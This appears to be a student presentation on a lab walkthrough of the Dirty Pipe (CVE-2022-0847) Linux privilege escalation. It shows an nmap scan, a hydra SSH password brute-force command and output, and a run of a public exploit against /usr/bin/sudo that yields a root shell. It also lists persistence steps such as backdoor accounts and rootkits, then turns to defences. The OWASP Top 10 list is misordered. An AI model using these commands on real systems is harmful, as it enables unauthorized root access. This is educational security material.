OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Tool Used: Nmap


Open Ports

Kernel Version

```
OS details: Linux 4.15 - 5.8
```

Demo of the Attack

Step 2) Service Enumeration / Vulnerability Analysis



Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50808	2022-0847	LANCE BIGGERSTAFF	LOCAL	LINUX	2022-03-08

EDB Verified: ✗

Exploit: ⬇ / {}

Vulnerable App:

Find vulnerabilities between kernel versions 4.15 - 5.8



AlexisAhmed / CVE-2022-0847-DirtyPipe-Exploits Public

AlexisAhmed Updated README 9b6807c · 3 years ago 8 Commits


README.md	Updated README	3 years ago
compile.sh	Updated README & Added exploit-2.c	3 years ago
exploit-1.c	Updated README & Added exploit-1.c	3 years ago
exploit-2.c	Updated README & Added exploit-2.c	3 years ago

Find a validated Proof of Concept (POC)


Demo of the Attack

Step 3) Gaining Access

Tool Used: Hydra



```
hydra -l guestaccount -P rockyou.txt ssh://192.168.79.139
```



```
└─$ hydra -l guestaccount -P rockyou.txt ssh://192.168.79.139
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 18:19:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
 overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.79.139:22/
[22][ssh] host: 192.168.79.139   login: guestaccount   password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 18:20:11
```

Demo of the Attack

Step 4) Access Exploit (Exploit SUID Binaries)

Steps

1) Identify Suid Binaries (usr/bin/sudo)

2) Overwrite the SetUID binary with small ELF program (Custom Binary) **to tmp/sh**


3) Set **SUID bit** and **owner** as **root** on **tmp/sh**

4) Run /tmp/sh- Sets UID and GID to 0 (Root)

Executes Bin/sh to launch interactive root shell

What is SUID? (Set-User-ID)

File permission rule that permits additional users to run executable files, with the same permissions as the file owner




```
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
```

Uninitialized “pipe_buffer.flags"variable allows you to overwrite read-only SUID binary (/usr/bin/sudo) with ELF program


Demo of the Attack

Step 4) Access Exploit (Exploit SUID Binaries)



```
guest@ubuntu:~$ sudo su
[sudo] password for guest:
guest is not in the sudoers file.  This incident will be reported.
guest@ubuntu:~$ 
```

Sudo Access is Restricted




```
guest@ubuntu:~/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
# 
```

Privilege Escalated to Root

1. **Hijack binary** by using Dirty Pipe Exploit
2. **Inject** Malicious **ELF Program**
3. **Restore** the **suid binary**
4. **Run** the file **Tmp/sh** which **executes bin/bash** and **launches** interactive **root shell**

Demo of the Attack




Step 5) Maintain Access

1. **Create Backdoor access**
   a. Change Root Password
   b. Create Additional Account With Root Privileges
2. **Remove Traces of Malicious Activity**
   a. Clean up tmp/sh and remove the ELF File
3. **Post Exploitation**
   a. Install Spyware, Trojan's, Rootkits, Ransomware

What Did We Discover and Learn?

- Exploit is only impactful under perfect conditions
  - Linux Kernel must be vulnerable
  - GLIBC (GNU C Library) mismatch between target and victim’s computer
    - (Need root access to update GLIBC)
- Gaining initial access is difficult
  - Requires local privilege escalation
  - Security measures can reduce exploitability and success of exploit



```
guest@ubuntu:/tmp$ ./exploit-2
./exploit-2: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.33' not found
equired by ./exploit-2)
```

Multi-Layered Solution to Prevent Against Dirty Pipe

Statistics


1. **Automox** - “unpatched vulnerabilities responsible for **60%** of data breaches ”
2. **Red Hat** - “SELinux enforces least privilege and **Mandatory Access Control (MAC)** to all processes”
3. **Forrester Report** - “ Cisco Security Suites deployed with **Zero Trust reduces** the likelihood of a severe data breach by an **external attack by 60%**”
4. **CISA** - “MFA on your accounts **makes you 99% less likely to be hacked.** “

Solution

1. Enforce Kernel Patches
2. Selinux
3. Network Access Control (ISE)
4. MFA / Strong Passwords

Key Takeaways / Questions

- Patching outdated software is vital for business success and Security
- Security is critical, but there's no such thing as perfect protection
- Security experts must stay up to date with common vulnerabilities and exploits to increase organization security efforts



OWASP
Top 10
Vulnerabilities
1 Insufficient Logging and Monitoring
2 Broken Access Control
3 Injection
4 Cryptographic Failures
5 Identification and Authentication Failures
6 Vulnerable and Outdated Components
7 Server-Side Request Forgery (SSRF)
8 Insecure Design
9 Security Misconfiguration
10 Software and Data Integrity Failures

Works Cited

(N.a) “Android Security Bulletin — May 2022.” *Android Open Source Project*, 2 May 2022, source.android.com/docs/security/bulletin/2022-05-01.

Carson, Joseph. “Privilege Escalation on Linux (with Examples).” *Delinea*, 27 Apr. 2022, delinea.com/blog/linux-privilege-escalation.

(N.a). “Common Vulnerabilities and Exposures (CVE).” *Cve.Org*, 1 Jan. 2015, www.cve.org/About/Overview.

(N.a) “Dirty Pipe - CVE-2022-0847 - Linux Privilege Escalation.” *YouTube*, 12 Mar. 2022, www.youtube.com/watch?v=af0PGYaqIWA.

“Dirty Pipe Explained - CVE-2022-0847.” *Hack The Box*, 30 Mar. 2022, www.hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847.

Elad, Barry. “Linux Statistics 2024 by Market Share, Usage Data, Number of Users and Facts.” *Enterprise Apps Today*, 25 May 2024, https://www.enterpriseappstoday.com/stats/linux-statistics.html

(N.a) “Finding Files With SUID and SGID Permissions in Linux.” *GeeksforGeeks*, 19 Feb. 2021, www.geeksforgeeks.org/finding-files-with-suid-and-sgid-permissions-in-linux/.

Gomstyn, Alice, and Alexandra Jonker. “What Is the Common Vulnerability Scoring System (CVSS)?” *IBM*, 31 Mar. 2025, www.ibm.com/think/topics/cvss.

Goodin, Dan. “Researcher Uses Dirty Pipe Exploit to Fully Root a Pixel 6 Pro and Samsung S22.” *Ars Technica*, 15 Mar. 2022, arstechnica.com/information-technology/2022/03/researcher-uses-dirty-pipe-exploit-to-fully-root-a-pixel-6-pro-and-samsung-s22/.

Kellermann, Max. “The Dirty Pipe Vulnerability.” *CM4all*, (N.d), dirtypipe.cm4all.com/.

Lenaerts-Bergmans, Bart. “What Is Privilege Escalation?” *CrowdStrike*, 2 June 2022, www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/privilege-escalation/.

Levenson, Jon. “Bad Cyber Hygiene: 60 Percent of Breaches Tied to Unpatched Vulnerabilities.” *Automox*, 18 June 2019, www.automox.com/blog/bad-cyber-hygiene-breach
tied-to-unpatched-vulnerabilities.

McBrien, Scott. “Linux File Permissions Explained.” *Red Hat*, 10 Jan. 2023, www.redhat.com/en/blog/linux-file-permissions-explained.

Works Cited

Mishra, Sanjay. "(#!/Bin/Bash) What Exactly Is This ?" *Medium*, 22 Feb. 2018, medium.com/@codingmaths/bin-bash-what-exactly-is-this-95fc8db817bf.

(N.a) "Multifactor Authentication." *Cybersecurity and Infrastructure Security Agency CISA*, (N.d), www.cisa.gov/topics/cybersecurity-best-practices/multifactor-authentication#:~:text=The%20use%20of%20MFA%20on,a%20user's%20identity%20for%20login.

Roy, Sandipan. "Selinux and Rhel: A Technical Exploration of Security Hardening." *Red Hat* , 10 Feb. 2025, www.redhat.com/en/blog/selinux-and-rhel-technical-exploration-security-hardening#:~:text=SELinux%20is%20a%20Mandatory%20Access,of%20user%20preferences%20or%20actions.

Putra, Andhika Surya, and Nico Surantha. "Internal Threat Defense using Network Access Control and Intrusion Prevention System ." *(IJACSA) International Journal of Advanced Computer Science and Applications*, vol. 10, no. 9, 2019, pp. 371–375, https://www.researchgate.net/profile/Mohammad-Alshammari-2/publication/336266496_Design_and_Learning_Effectiveness_Evaluation_of_Gamification_in_e-Learning_Systems/links/5daee953a6fdccc99d92b461/Design-and-Learning-Effectiveness-Evaluation-of-Gamification-in-e-Learning-Systems.pdf#page=381.

Tanwar, Saurav, and Hee Wan Kim. "A study on Dirty Pipe Linux vulnerability." *International Journal of Internet, Broadcasting and Communication*, vol. 14, no. 3, 2022, pp. 17–21, https://doi.org/http://dx.doi.org/10.7236/IJIBC.2022.14.3.17.

(N.a) "The Total Economic Impact Of Cisco Security Suites For Zero Trust." *Forrester* , Mar. 2025, tei.forrester.com/go/cisco/securitysuiteszt/?lang=en-us.

(N.a) "Vulnerability Spotlight: Dirty Pipe." *Recordedfuture*, Insikt Group, 26 May 2022, https://go.recordedfuture.com/hubfs/reports/cta-2022-0526.pdf

(N.a). "What Is Owasp? What Is the Owasp Top 10? | Cloudflare." *CLOUDFLARE*, 1 Jan. 2025, www.cloudflare.com/learning/security/threats/owasp-top-10/.

Zivony, Alon. "Technical Review: A Deep Analysis of the Dirty Pipe Vulnerability." *Aqua*, 14 Dec. 2022, www.aquasec.com/blog/deep-analysis-of-the-dirty-pipe-vulnerability/.